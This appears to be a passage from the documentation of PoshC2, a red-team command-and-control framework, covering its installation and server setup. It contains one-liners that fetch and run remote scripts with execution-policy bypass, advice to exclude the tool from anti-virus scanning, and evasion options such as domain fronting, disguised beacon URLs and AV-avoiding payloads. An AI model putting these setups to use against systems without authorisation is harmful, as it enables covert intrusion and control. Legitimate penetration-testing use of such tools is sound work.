PoshC2 Documentation

Ben Turner

Jul 23, 2018

Contents

PoshC2 is a proxy aware C2 framework written completely in PowerShell to aid penetration testers with red teaming, post-exploitation and lateral movement. The tools and modules were developed off the back of our successful PowerShell sessions and payload types for the Metasploit Framework. PowerShell was chosen as the base language as it provides all of the functionality and rich features required without needing to introduce multiple languages to the framework.

Requires only Powershell v2 on the client.

Windows:

https://github.com/nettitude/PoshC2/

Linux:

https://github.com/nettitude/PoshC2_Python/

CHAPTER 1

Getting Started

PoshC2 can be installed on almost any operating system post Windows XP, for example Windows 7, Windows 8, Windows 10, Server 2008, 2012, 2016.

The Python version can be installed on most linux based systems that are capable of running Python. We have testing on a variation of Kali and Ubuntu based systems.

Personally, we would recommend Either Ubuntu or Windows 10 which come with Powershell v5 by default. If you are using Windows Defender or any other host Anti-Virus it is recommended that you add an exclusion on the folder or location of the PoshC2 install and its sub directories where you will use PoshC2. To install PoshC2, we have generated a simple one liner that can be called from either Powershell or Command prompt.

To install PoshC2 on Ubuntu from a **Terminal** run the following:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2_Python/master/Install.sh␣
↪| bash
```

To install PoshC2 from **Command prompt** run the following:

```
powershell -exec bypass -c "IEX (New-Object System.Net.WebClient).DownloadString(
↪'https://raw.githubusercontent.com/nettitude/PoshC2/master/C2-Installer.ps1')"
```

To install PoshC2 from **Powershell** run the following command:

```
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.
↪com/nettitude/PoshC2/master/C2-Installer.ps1')
```

CHAPTER 2

Keep In Touch

Find us on Twitter - @Nettitude_Labs

Find us on Slack - poshc2.slack.com (Send email to labs below to be added to slack channel)

Find us on Email - labs@nettitude.com

CHAPTER 3

Key Contribtutors / Authors / Testers

- Ben Turner - @benpturner
- Rob Maslen - @rbmaslen
- Doug McLeod - @b4ggio_su
- Rich Hicks - @scriptmonkey_
- Phil Lynch - @plynch98
- Dave Hardy - @davehardy20

CHAPTER 4

Index

4.1 Installation & Setup

4.1.1 Getting Started

PoshC2 can be installed on almost any operating system post Windows XP, for example Windows 7, Windows 8, Windows 10, Server 2008, 2012, 2016.

PoshC2's Python server can be installed on most linux based systems that are capable of running Python. We have testing on a variation of Kali and Ubuntu based systems.

Personally, we would recommend Either Ubuntu or Windows 10 which come with Powershell v5 by default. If you are using Windows Defender or any other host Anti-Virus it is recommended that you add an exclusion on the folder or location of the PoshC2 install and its sub directories where you will use PoshC2. To install PoshC2, we have generated a simple one liner that can be called from either Powershell or Command prompt.


To install PoshC2 on Ubuntu from a **Terminal** run the following:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2_Python/master/Install.sh␣
↪| bash
```

To install from **Command prompt** run the following:

```
powershell -exec bypass -c "IEX (New-Object System.Net.WebClient).DownloadString(
↪'https://raw.githubusercontent.com/nettitude/PoshC2/master/C2-Installer.ps1')"
```


Screenshot of successful install using **Command prompt**:



To install from **Powershell** run the following command:

```
IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.
↪com/nettitude/PoshC2/master/C2-Installer.ps1')
```

Screenshot of successful install using **Powershell**:



Create Firewall Rules

If you are not just running locally, ensure you add a new firewall rule for either HTTP or HTTPS depending on what protocol you are using. You can do this on the command line with "netsh.exe" if you prefer:

```
netsh.exe advfirewall firewall add rule name="PoshC2 HTTPS" dir=in action=allow␣
↪protocol=TCP localport=443
```

Optional - Install Java JDK

If you want to take full advantage of the Java Applet/Jar payloads for execution, then download and install Java JDK as per the directions from Oracle. Please note, this is only an optional extra and will not stop PoshC2 from generating all other payloads.


- Java JDK 9 Downloads
- Java JDK 8 Downloads

4.1.2 First Time Use PoshC2

PoshC2 ships as a self-contained folder with the relevant components and subsequent shortcuts to start the server and implant-handler. The C2 server is the Powershell web server component, whereas the implant-handler is where you can interact with your implants.

Ensure you have all the relevant components and make sure Anti-Virus hasn't quarantined any files before starting the server.


Installation Folder



C2 Server

To start the C2 Server run the link below, this will ask for elevation as it opens an HTTP or HTTPS port when the server starts.

```
Start-C2-Server.lnk
```



Once the server opens, it will ask a series of questions that can either be left as default of changed depending on your risk appetite and your C2 setup.

[1] Enter the IP address or Hostname of the Posh C2 server (External address if using NAT) [IP]:

This input is the hostname or IP address that will be configured for the dropper, therefore you behind a firewall the default IP address that is prompted is probably incorrect. Ensure this is the internet facing hostname or IP that will be used for comms.

[2] Do you want to use HTTPS for implant comms? [Yes]:

By default, PoshC2 will configure the implant to use HTTPS but it can be used over plain text HTTP if required. All communications are encrypted within the HTTP content therefore comms are still secure even over HTTP. There is an added benefit to HTTPS, because unless the organisation is perform SSL inspection the communications cannot be checked.

[2a] Do you want PoshC2 to use default and permit self-signed SSL certificates [Yes]:

This option either allows self-signed certificates to be used or not. If this is configured, the implant will set this option before execution: `[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}`.

This also installs a default SSL certificate that ships with PoshC2 by using "Netsh.exe". If you want to use your own certificate PoshC2 will provide the commands to install this manually.

[2b] Do you want to use domain fronting? [No]:

PoshC2 can now use domain fronting for comms. There is a caveat to this; the host must have .NET v4.0.30319 installed and usable to the PowerShell instance. However, if the host does not have this version of the CLR installed it will default back to the underlying CDN hostname, for example cloudfront.net or azureedge.net. The way we perform domain fronting in PoshC2 is by adding the Host header to the web requests.

This is a much stealthier option for comms as you can utilise hostnames with better reputation without needing to buy new domains and obtain reputation yourself. If you want to use domain fronting, then select Yes here and the next question appears.

[2c] Please specify the host header for domain fronting?

Enter the domain fronting header you want to use in PoshC2, e.g. flsiesfds.cloudfront.net

[3a] Do you want to customize the beacon URLs from the default? [No]:

If you want to customize the beacon URLs in PoshC2 you can do so here, this will auto generate your Apache Rewrite configuration as well. To do this type "Yes" and enter the URLs. These can be pasted in too, to finish the URL entry just enter a blank line and this will tell PoshC2 you have finished entering URLs. An example of URLs can be shown below:

```
v1/site/html/images.html
printer/navigate/n/2/2018/8/
cgi-bin/conf.pl
```

[3b] Do you want to customize the beacon URLs from the Socks Proxy (SharpSocks)? [No]:

If you want to customize the SharpSocks URLs in PoshC2 you can do so here, this will auto generate your Apache Rewrite configuration as well. To do this type "Yes" and enter the URLs. These can be pasted in too, to finish the URL entry just enter a blank line and this will tell PoshC2 you have finished entering URLs. An example of URLs can be shown below:

```
v2/site/html/images.html
sharp/navigate/n/2/2018/8/
p1/cgi-bin/conf.pl
```

[4a] Do you want to customize the default UserAgent? [No]:

PoshC2 will use the following UserAgent: `Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko`

If you want to customize this option, type "Yes" and enter the UserAgent here:

```
Mozilla/6.0 (Windows NT 6.3; Trident/7.0; Touch; rv:11.0) like Gecko
```

[4b] Do you want to a referer header? [No]:

By default the referrer header is blank, however, if you prefer to have a referrer header in the comms type "Yes" and enter the referrer here:

```
https://www.google.co.uk?site=us
```

[5] Enter a new folder name for this project [PoshC2-2018-14-02-1456]:

This is the name of the folder that stores all information and payloads for the current project and database. This will default to a random time/date unless stated.

[6] Enter the default beacon time of the Posh C2 Server - 30s, 5m, 1h (10% jitter is always applied) [5s]:

Enter the default beacon time, this can be changed later by using the Implant-Handler. If you wish to change this you can enter a time in seconds (`s`), minutes (`m`), or hours (`h`).

[7] Enter the auto Kill Date of the implants in this format dd/MM/yyyy [28/02/2018]:

The `Kill Date` option is a safety net for both consultants performing Red Teaming and organisations being targeted. If persistence cannot be removed or the payloads are still active in emails or documents, the payload/dropper will not execute if the time has elapsed. The default is two weeks passed the start date but can be changed as long as the format is correct.

[8] Enter the HTTP port you want to use, 80/443 is highly preferable for proxying [443]:

Highly recommended that this option is left default, however, if you want to run the server on a separate port this is the place to do it. This will configure all payloads to that port.

[9] Do you want to enable sound? [Yes]:

This option will enable sound, when a new implant arrives it will tell you.

[10] Do you want to use Clockwork SMS for new payloads? [No]:

ClockworkSMS is a SMS service provider that can be used for sending texts. PoshC2 integrates this service to send a text message when a new implant arrives. This is an optional configuration, however, if you want to integrate this, then all you need to do is sign up and add an `API key` and `Phone number` to the initial setup.

This will then send you a text message when an implant arrives.


[11] Do you want all payloads or select limited payloads that shouldn't be caught by AV? [Yes]:

If you are running PoshC2 on the inside or on a machine where Anti-Virus may be resident, you can cut down on the payloads generated by saying "No" to this option. This will generate the core payloads only, e.g. standalone executable, service executable and batch files.

Once this has been entered PoshC2 should start running and generating all payloads. Once this has done you're all setup and ready to go.

Implant Handler

The implant-handler auto-starts when running the C2 server, however, in the new project folder there will be a shortcut..




Team Viewer

The Team Viewer window is for when you are using a central server to host the C2 Server and would like more than one user to connect to the database and interact with clients. Usually the best way to achieve this is to map the project

folder to a share and then pass this to the Team Viewer window when first opened.

Project Folder


Each project creates a unique folder to store all data and downloads specific to that engagement, including unique encryption keys. This means if you have shellcode pre-configured for one project, this will not connect to another project as the encryption keys will not match, so something to be aware of. This is an in-built safety measure to ensure someone else cannot just accept your connections from any PoshC2 dropper if they were able to replicate the backend for any reason.



QuickEdit Mode

In Powershell the option "QuickEdit" is on by default, however this comes with advantages and disadvantages to the end user. For example, if a user highlights the C2 Server window to copy and paste output it will automatically stop execution by default. This will in turn stop all hosts beaconing and therefore to defer a user from accidentally highlighting the server window untick the following setting on your Powershell default properties bar or run a simple registry change to disable this feature by default. It is worth noting you can still copy and paste the output by right-click and select "mark" similarly to how you would on a command prompt window:

```
Set-ItemProperty "HKCU:Console" QuickEdit 0
```



Clockwork SMS

ClockworkSMS is a SMS service provider that can be used for sending texts. PoshC2 integrates this service to send a text message when a new implant arrives. This is an optional configuration, however, if you want to integrate this then all you need to do is sign up and add an `API key` and `Phone number` to the initial setup.

This will then send you a text message when an implant arrives.

```
From: PoshC2
Message: NewImplant: Domain \ Username
```

4.1.3 First Time Use PoshC2_Python

PoshC2's Python server ships as a self-contained folder with the relevant components and subsequent shortcuts to start the server and implant-handler. The C2 server is the Powershell web server component, whereas the implant-handler is where you can interact with your implants.

Run the installer from a **Terminal** run the following:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2_Python/master/Install.sh␣
↪| bash
```

Installation Folder

```
/opt/PoshC2_Python/
```

Config File

Open the Config.py file and start editing your C2 configuration, every line above the do not change section is modifiable, however to get started quickly the following items are considered most important:

